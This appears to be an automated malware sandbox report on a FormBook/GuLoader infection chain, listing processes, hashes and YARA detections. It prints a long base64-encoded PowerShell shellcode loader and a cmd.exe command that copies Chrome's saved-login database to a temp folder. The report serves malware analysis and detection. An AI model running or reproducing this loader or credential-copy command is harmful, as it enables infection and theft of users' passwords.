Commandline:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe" -EncodedCommand "IwB SAHYAZQBuACAAUABBAFAAQQBQACAAcwBhAHcAYgBlAGwAbAB5AHUAbgAgAFI AaQBjAGEAcgBkAHQANQAgAE8ASwBTAEIATwBOAE4ARQBUAEwAIABTAEMASQB FACAAYwBoAGkAbgBhAG4AdABhAHMAIABOAG8AbgBzACAATwBzAGEAbQBpAG4 AZQAgAEIAYQB0AHQAYQBsAGkAYQAyACAASABvAHYAZQBkAHAANAAgAHAAcgB vAGYAZQBzAHMAaQAgAG4AYQBuAGEAawBvAGwAIABlAG4AcwBpAGwAZQByAGU AawBsACAADQAKAA0ACgANAAoAQQBkAGQALQBUAHkAcABlACAALQBUAHkAcAB lAEQAZQBmAGkAbgBpAHQAaQBvAG4AIABAACIADQAKAHUAcwBpAG4AZwAgAFM AeQBzAHQAZQBtADsADQAKAHUAcwBpAG4AZwAgAFMAeQBzAHQAZQBtAC4AUgB 1AG4AdABpAG0AZQAuAEkAbgB0AGUAcgBvAHAAUwBlAHIAdgBpAGMAZQBzADs ADQAKAHAAdQBiAGwAaQBjACAAcwB0AGEAdABpAGMAIABjAGwAYQBzAHMAIAB iAGkAZAByAGEAZwBzADEADQAKAHsADQAKAFsARABsAGwASQBtAHAAbwByAHQ AKAAiAG4AdABkAGwAbAAuAGQAbABsACIAKQBdAHAAdQBiAGwAaQBjACAAcwB 0AGEAdABpAGMAIABlAHgAdABlAHIAbgAgAGkAbgB0ACAATgB0AEEAbABsAG8 AYwBhAHQAZQBWAGkAcgB0AHUAYQBsAE0AZQBtAG8AcgB5ACgAaQBuAHQAIAB iAGkAZAByAGEAZwBzADYALAByAGUAZgAgAEkAbgB0ADMAMgAgAEEAdQB4AGE AbQB5AGwAYQBzAGUALABpAG4AdAAgAEYAZQBqAGUAbQAsAHIAZQBmACAASQB uAHQAMwAyACAAYgBpAGQAcgBhAGcAcwAsAGkAbgB0ACAASABPAEMASwBFAFk ASwBBAE0AUAAsAGkAbgB0ACAAYgBpAGQAcgBhAGcAcwA3ACkAOwANAAoAWwB EAGwAbABJAG0AcABvAHIAdAAoACIAawBlAHIAbgBlAGwAMwAyAC4AZABsAGw AIgApAF0AcAB1AGIAbABpAGMAIABzAHQAYQB0AGkAYwAgAGUAeAB0AGUAcgB uACAASQBuAHQAUAB0AHIAIABDAHIAZQBhAHQAZQBGAGkAbABlAEEAKABzAHQ AcgBpAG4AZwAgAFMAZQBtAGkAZwBsAHUAdAA3ACwAdQBpAG4AdAAgAEEAVAB UAEUAUwBUAEUALABpAG4AdAAgAEUAdABpAGsAZQB0ADkALABpAG4AdAAgAGI AaQBkAHIAYQBnAHMAMAAsAGkAbgB0ACAAYgBlAGwAbABlAHYALABpAG4AdAA gAElAdQBsAGQAcgByACwAaQBuAHQAIABGAE8ATABLAEUAKQA7AA0ACgBbAEQ AbABsAEkAbQBwAG8AcgB0ACgAIgBrAGUAcgBuAGUAbAAzADIALgBkAGwAbAA iACkAXQBwAHUAYgBsAGkAYwAgAHMAdABhAHQAaQBjACAAZQB4AHQAZQByAG4 AIABpAG4AdAAgAFIAZQBhAGQARgBpAGwAZQAoAGkAbgB0ACAARgBlAGoAZQB tADAALAB1AGkAbgB0ACAARgBlAGoAZQBtADEALABJAG4AdABQAHQAcgAgAEY AZQBqAGUAbQAyACwAcgBlAGYAIABJAG4AdAAzADIAIABGAGUAagBlAG0AMwA sAGkAbgB0ACAARgBlAGoAZQBtADQAKQA7AA0ACgBbAEQAbABsAEkAbQBwAG8 AcgB0ACgAIgB1AHMAZQByADMAMgAuAGQAbABsACIAKQBdAHAAdQBiAGwAaQB jACAAcwB0AGEAdABpAGMAIABlAHgAdABlAHIAbgAgAEkAbgB0AFAAdAByACA AQwBhAGwAbABXAGkAbgBkAG8AdwBQAHIAbwBjAFcAKABJAG4AdABQAHQAcgA gAEYAZQBqAGUAbQA1ACwAaQBuAHQAIABGAGUAagBlAG0ANgAsAGkAbgB0ACA ARgBlAGoAZQBtADcALABpAG4AdAAgAEYAZQBqAGUAbQA4ACwAaQBuAHQAIAB GAGUAagBlAG0AOQApADsADQAKAH0ADQAKACIAQAANAAoAIwBCAGUAcgBpAGc AbgBpAG4AZwAgAGIAYQBsAHUAcwB0ACAARgBqAGUAcgB0ACAAUwBwAGwAaQB uAHQAcgBpADcAIABNAGUAbABhAG4AaQBzAHQAcwAgAFYASQBDAEUAVQBEAEU ATgBSAEkAIABuAGUAdAB0AG8AdgByAGQAIABNAEEARwBTAFYARQBKAFIAQwB MACAATQBpAHIAawBvAHMAdQAgAEMAbwBjAGsAZgBpAGcAaAB0AGEAIABjAG8 AcABwAGUAcgBlACAATwBQAEUATABTAEsAIABCAEoAUgBOAEUAVQBOACAASAB hAGcAZQBkAGUAcwBtADcAIABmAGEAcgByACAADQAKAFQAZQBzAHQALQBQAGE AdABoACAAIgBvAGIAagBlAGsAdAAiACAADQAKAFQAZQBzAHQALQBQAGEAdAB oACAAIgBGAE8ATABLAEUAIgAgAA0ACgAkAGIAaQBkAHIAYQBnAHMAMwA9ADA AOwANAAoAJABiAGkAZAByAGEAZwBzADkAPQAxADAANAA4ADUANwA2ADsADQA KACQAYgBpAGQAcgBhAGcAcwA4AD0AWwBiAGkAZAByAGEAZwBzADEAXQA6ADo ATgB0AEEAbABsAG8AYwBhAHQAZQBWAGkAcgB0AHUAYQBsAE0AZQBtAG8AcgB 5ACgALQAxACwAWwByAGUAZgBdACQAYgBpAGQAcgBhAGcAcwAzACwAMAAsAFs AcgBlAGYAXQAkAGIAaQBkAHIAYQBnAHMAOQAsADEAMgAyADgAOAAsADYANAA pAA0ACgAjAFMAbwBjAGkAYQBsAGQAZQBtADcAIABTAEMAQQBMAEQAIABCAG8 AZwBnAGwAZQBzACAAcwBpAGsAaAAgAE8AbABpAHMAawBlACAAUwBqAHUAcwB rAGUAbQBhAGwANgAgAGkAbgB2AGUAcwB0AG0AIABFAGwAaQB0ADkAIABNAFU ATABUAEkARgBBAEMAVABPACAARgByAHUAZwBhAGwAIABCAHIAbgBlAHAAcwB 5ACAARQB4AHAAcgBlAHMAcwAgAEYAcgBkAGUAIABDAE8AUgBSAE8ARABFAFI AIABGAFIATwBOAFQAIABmAGkAdAB0AGkAbAB5AHMAawBlACAARQBwAGkAcAB sACAAUAB1AHIAdgBlAHkAIABtAHUAbgBkAHMAawBrACAAUwBzAHUAbgBkAHM AcwBlAGwAcwBrAGEAIABrAG8AbQBwACAAawBiAGUAcwB1AG0AcwBhAG4AIAB BAHUAdABvAHQAbwBtAGkAYwBmACAAVABSAEEASQAgAGwAYQBuAGMAZQB3ACA AVAByAGEAbgBzACAAQgBpAG8AcgB5AHQAbQBlACAADQAKAFQAZQBzAHQALQB QAGEAdABoACAAIgBCAGEAbgBlAGIAZQByAHIAaQBlADIAIgAgAA0ACgAkAGI AaQBkAHIAYQBnAHMAMgA9ACIAJABlAG4AdgA6AHQAZQBtAHAAIgAgACsAIAA iAFwARgBPAFIAUwBWAEEAUgBMAC4AZABhAHQAIgANAAoAIwBCAFIAQQBUAFM AQwBlAEUAUgAgAFAAcgBzAHQAIABGAG8AcgBuAHQAZwAgAEMATwBOAFQAUgBBAEw hAHMAbwBwAGgAYQByAHkAbgAgAE0AbwBuAHQAZwAgAEMATwBOAFQAUgBBAEw

	AVAAgAE4ATwBOAEMAQQBQAEkATAAgAFYAaQBjAHQAbwByAGkAYQBuADMAIAB CAFIATgBEAEUAVgBJAE4AUwAgAE0AeQB6AG8AZAAgAElAdQBzAGgAZwBhAHM AdABlAHIAIABmAGkAcwBzAHUAcgBlACAAVwBoAGUAcgBlAGUAOQAgAGYAaQB lAGwAZABtAGEAbgAgAEMAbwBsAGEAdQB4AGUAdAAyACAARQBsAHUAYwAyACA AZQBsAG8AaQBnAG4AaQBuAGcAZQAgAFMAdgByAHQAZQBuAGQAZQAgAGgAZQB tAG0AZQBsACAAVABBAEwARQBPACAAUgBrAGUAYgBpACAAUwBUAEoAWQBMAEw AQQBOAEQAUwAgAEsAcgB5AHMAdABhAGwAIABsAGkAZwBlAHMAawBlACAAUwB hAG0AbQBlAG4ANgAgAFQAcgBpAGcAZwA0ACAAcABzAHkAawBvAHQAZQBrACA AQwBPAE0ARQBEAE8AIABlAHUAbABvAGcAaQBjAGEAbAAgAE0AYQByAGsAIAA NAAoAJABiAGkAZAByAGEAZwBzADQAPQBbAGIAaQBkAHIAYQBnAHMAMQBdADo AOgBDAHIAZQBhAHQAZQBGAGkAbABlAEEAKAAkAGIAaQBkAHIAYQBnAHMAMgA sADIAMQA0ADcANAA4ADMANgA0ADgALAAxACwAMAAsADMALAAxADIAOAAsADA AKQANAAoAIwBDAG8AYwBvAG8AbgBlAGQANgAgAFYAaQBhAHQAaQBjAGEAZAB lACAAaQB0AGUAcgBhAHQAaQB2AGIAIABhAHYAaQBzACAASwByAGUAbAByAGU AcgBlAGYAIABvAGIAagBlAGsAdABrAG8AZAAgAHQAYQBsAGkAdABlACAAawB pAGoAZQAgAE0AYQBjAHIANgAgAEcAdQBpAGwAbABvAHQAIABQAFIARQBEAE8 AUABTACAAUwB1AGMAYwB1AG0AYgBpAG4ANQAgAA0ACgBUAGUAcwB0AC0AUAB hAHQAaAAgACIAbwB2AGUAcgBjAG8AbgAiACAADQAKACQAYgBpAGQAcgBhAGc AcwA1AD0AMAA7AA0ACgAjAFcAZQBkAGcAZQB0AGEAaQBsACAAUgBhAHQAaQA 2ACAATgBvAHQAYQB0AGUAcwBkAHIAaQAgAE4ATwBOAEgASQBFAFIAIABGAGk AbABlAHQAIABzAHQAaQBmAGYAIABSAGUAYwBhADgAIABGAGwAdQBiAGsAbwB lACAARQBsAGUAYwB0AHIANQAgAEkAbgBkAGUAcwB0AGEAYQBlAG4AIABSAG8 AYgBoAGEAaABiAGkAZAByADEAIAANAAoAVABlAHMAdAAtAFAAYQB0AGgAIAA iAGoAbwByAGQAYgByAHUAZwBlAHQAIgAgAA0ACgBbAGIAaQBkAHIAYQBnAHM AMQBdADoAOgBSAGUAYQBkAEYAaQBsAGUAKAAkAGIAaQBkAHIAYQBnAHMANAA sACQAYgBpAGQAcgBhAGcAcwAzACwAMgA2ADcAMQAxACwAWwByAGUAZgBdACQ AYgBpAGQAcgBhAGcAcwA1ACwAMAApAA0ACgAjAGMAYQByAGIAbwAgAGoAYQB wAG8AIABtAGkAcwBmACAATQBhAGYAZQA5ACAAawBvAG0AbQB1AG4AZQBzAGY AaQAgAFcAYQByAHIAZQBkAGQAZQBsADEAIABhAGMAZQB0ACAAQwBvAGEAcwB 0ADIAIABzAHQAYQB0AHUAIABJAG0AcABlAGQAMgAgAEwAaQB0AHQAZQByADM AIABzAGMAaQByAHIAaABvAHUAcwBzACAAVwBhAGkAawBsAHkAYwBvAHUAMwA gAG4AZQBwAGUAbgB0AGgAIAB0AG8AcgBtACAATABnAGUAcwB0AHUAZABlAHI AIABEAGUAcABvAG4AZQByADYAIABBAEsAVABJAFYAUwBUAE8ARgAgAFMAbAB lAGUAIABVAG4AaQBuAHQAcgAgAFIAYQBkAGkAbwBhAHMAdAAgAEEAZgB2AGE AbgBkAHIAZQAyACAAcwBhAGQAZQBsAHQAYQBzACAATABPAFYATwAgAEIAZQB kAHUAIABnAGwAbwBzAHQAcgB1AHAAIABNAEEAQwBVAFMASABMAEEAUQAgAFU AbgB0AHIAbwB0ADcAIAANAAoAVABlAHMAdAAtAFAAYQB0AGgAIAAiAEIAZQB zAGcAZQBuADkAIgAgAA0ACgBUAGUAcwB0AC0AUABhAHQAaAAgACIAUgBlAHQ AZQBsAGwAaQBuACIAIAANAAoAVABlAHMAdAAtAFAAYQB0AGgAIAAiAFMAeQB zAHQAZQBtAGYAdQAiACAADQAKAFQAZQBzAHQALQBQAGEAdABoACAAIgBXAEE AVABFAFIAUABJAFQASgBPACIAIAANAAoAVABlAHMAdAAtAFAAYQB0AGgAIAA iAEYATgBHAFMATABFAFIAIgAgAA0ACgBUAGUAcwB0AC0AUABhAHQAaAAgACI AYgBhAGwAbABhACIAIAANAAoAVABlAHMAdAAtAFAAYQB0AGgAIAAiAFUAbgB kAGUAcgAyACIAIAANAAoAVABlAHMAdAAtAFAAYQB0AGgAIAAiAHMAcAByAHU AaQBrAGUAIgAgAA0ACgBUAGUAcwB0AC0AUABhAHQAaAAgACIAQwBhAHAAdAB pAHYAZQBzAGcAMgAiACAADQAKAFQAZQBzAHQALQBQAGEAdABoACAAIgBtAGE AdABoAGkAYQBzAGUAbgBzACIAIAANAAoAVABlAHMAdAAtAFAAYQB0AGgAIAA iAFMASQBHAEkATABMACIAIAANAAoAVABlAHMAdAAtAFAAYQB0AGgAIAAiAE8 AUABlAEkATwBMAEEAVABFAFIAIgAgAA0ACgBUAGUAcwB0AC0AUABhAHQAaAA gACIAdAByAG4AaQBuAGcAcwAiACAADQAKAFQAZQBzAHQALQBQAGEAdABoACA AIgBFAHYAYQBjAHUAYQB0ACIAIAANAAoAWwBiAGkAZAByAGEAZwBzADEAXQA 6ADoAQwBhAGwAbABXAGkAbgBkAG8AdwBQAHIAbwBjAFcAKAAkAGIAaQBkAHI AYQBnAHMAMwAsACAAMAAsADAALAAwACwAMAApAA0ACgANAAoA
Imagebase:	0xd30000
File size:	430592 bytes
MD5 hash:	DBA3E6449E97D4E3DF64527EF7012A10
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities Show Windows behavior

File Created

File Deleted

File Written

File Read

Analysis Process: conhost.exe PID: 6452 Parent PID: 6420

General

Start time:	14:53:58

Start date:	13/01/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff61de10000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: csc.exe PID: 6840 Parent PID: 6420

General

Start time:	14:54:29
Start date:	13/01/2022
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\ej2xf2fu\ej2xf2fu.cmdline
Imagebase:	0x1140000
File size:	2170976 bytes
MD5 hash:	350C52F71BDED7B99668585C15D70EEA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	moderate

File Activities

Show Windows behavior

File Created

File Deleted

File Written

File Read

Analysis Process: cvtres.exe PID: 6920 Parent PID: 6840

General

Start time:	14:54:31
Start date:	13/01/2022
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RES5835.tmp" "c:\Users\user\AppData\Local\Temp\ej2xf2fu\CSC2BA07324D1EB47AD834E18C884AF81E4.TMP"
Imagebase:	0x1040000
File size:	43176 bytes
MD5 hash:	C09985AE74F0882F208D75DE27770DFA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

Show Windows behavior

Analysis Process: ieinstal.exe PID: 5244 Parent PID: 6420

General

Start time:	14:54:52
Start date:	13/01/2022
Path:	C:\Program Files (x86)\Internet Explorer\ieinstal.exe
Wow64 process (32bit):	false
Commandline:	C:\Program Files (x86)\internet explorer\ieinstal.exe
Imagebase:	0x150000
File size:	480256 bytes
MD5 hash:	DAD17AB737E680C47C8A44CBB95EE67E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: ieinstal.exe PID: 4540 Parent PID: 6420

General

Start time:	14:54:53
Start date:	13/01/2022
Path:	C:\Program Files (x86)\Internet Explorer\ieinstal.exe
Wow64 process (32bit):	false
Commandline:	C:\Program Files (x86)\internet explorer\ieinstal.exe
Imagebase:	0x150000
File size:	480256 bytes
MD5 hash:	DAD17AB737E680C47C8A44CBB95EE67E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: ieinstal.exe PID: 6256 Parent PID: 6420

General

Start time:	14:54:54
Start date:	13/01/2022
Path:	C:\Program Files (x86)\Internet Explorer\ieinstal.exe
Wow64 process (32bit):	true
Commandline:	C:\Program Files (x86)\internet explorer\ieinstal.exe
Imagebase:	0x150000
File size:	480256 bytes
MD5 hash:	DAD17AB737E680C47C8A44CBB95EE67E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000012.00000002.602508277.0000000002C90000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000012.00000002.602508277.0000000002C90000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000012.00000002.602508277.0000000002C90000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000012.00000002.606173802.000000001E9A0000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000012.00000002.606173802.000000001E9A0000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000012.00000002.606173802.000000001E9A0000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_GuLoader_2, Description: Yara detected GuLoader, Source: 00000012.00000000.495265082.0000000002D00000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	moderate

File Activities Show Windows behavior

File Created

File Read

Analysis Process: explorer.exe PID: 3440 Parent PID: 6256

General

Start time:	14:55:09
Start date:	13/01/2022
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Explorer.EXE
Imagebase:	0x7ff6f22f0000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000016.00000000.580329800.0000000006624000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000016.00000000.580329800.0000000006624000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000016.00000000.580329800.0000000006624000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000016.00000000.558838756.0000000006624000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000016.00000000.558838756.0000000006624000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000016.00000000.558838756.0000000006624000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	high

File Activities Show Windows behavior

Registry Activities Show Windows behavior

Analysis Process: autochk.exe PID: 5460 Parent PID: 3440

General

Start time:	14:55:42
Start date:	13/01/2022
Path:	C:\Windows\SysWOW64\autochk.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\SysWOW64\autochk.exe
Imagebase:	0xd60000
File size:	871424 bytes
MD5 hash:	34236DB574405291498BCD13D20C42EB
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: cmstp.exe PID: 3504 Parent PID: 3440

General

Start time:	14:55:43
Start date:	13/01/2022
Path:	C:\Windows\SysWOW64\cmstp.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\cmstp.exe
Imagebase:	0xeb0000
File size:	82944 bytes
MD5 hash:	4833E65ED211C7F118D4A11E6FB58A09
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000001B.00000002.884036169.0000000000D40000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000001B.00000002.884036169.0000000000D40000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000001B.00000002.884036169.0000000000D40000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000001B.00000002.884961928.0000000000D70000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000001B.00000002.884961928.0000000000D70000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000001B.00000002.884961928.0000000000D70000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000001B.00000002.879710590.0000000000630000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000001B.00000002.879710590.0000000000630000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000001B.00000002.879710590.0000000000630000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group

File Activities

Show Windows behavior

File Read

Registry Activities

Show Windows behavior

Analysis Process: cmd.exe PID: 5276 Parent PID: 3504

General

Start time:	14:55:55
Start date:	13/01/2022
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c copy "C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data" "C:\Users\user\AppData\Local\Temp\DB1" /V
Imagebase:	0x2a0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

Show Windows behavior

File Created

File Written

File Read

Analysis Process: conhost.exe PID: 5228 Parent PID: 5276

General

Start time:	14:55:56
Start date:	13/01/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff61de10000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: ieinstal.exe PID: 3232 Parent PID: 3440

General

Start time:	14:55:58
Start date:	13/01/2022
Path:	C:\Program Files (x86)\Internet Explorer\ieinstal.exe
Wow64 process (32bit):	true
Commandline:	"C:\Program Files (x86)\internet explorer\ieinstal.exe"
Imagebase:	0x150000
File size:	480256 bytes
MD5 hash:	DAD17AB737E680C47C8A44CBB95EE67E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: ieinstal.exe PID: 6084 Parent PID: 3440

General

Start time:	14:56:06
Start date:	13/01/2022
Path:	C:\Program Files (x86)\Internet Explorer\ieinstal.exe
Wow64 process (32bit):	true
Commandline:	"C:\Program Files (x86)\internet explorer\ieinstal.exe"
Imagebase:	0x150000
File size:	480256 bytes
MD5 hash:	DAD17AB737E680C47C8A44CBB95EE67E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: explorer.exe PID: 6392 Parent PID: 6024

General

Start time:	14:56:16
Start date:	13/01/2022
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	"C:\Windows\explorer.exe" /LOADSAVEDWINDOWS
Imagebase:	0x7ff6f22f0000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: explorer.exe PID: 6664 Parent PID: 2156

General

Start time:	14:57:18
Start date:	13/01/2022
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	"C:\Windows\explorer.exe" /LOADSAVEDWINDOWS
Imagebase:	0x7ff6f22f0000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Disassembly

Code Analysis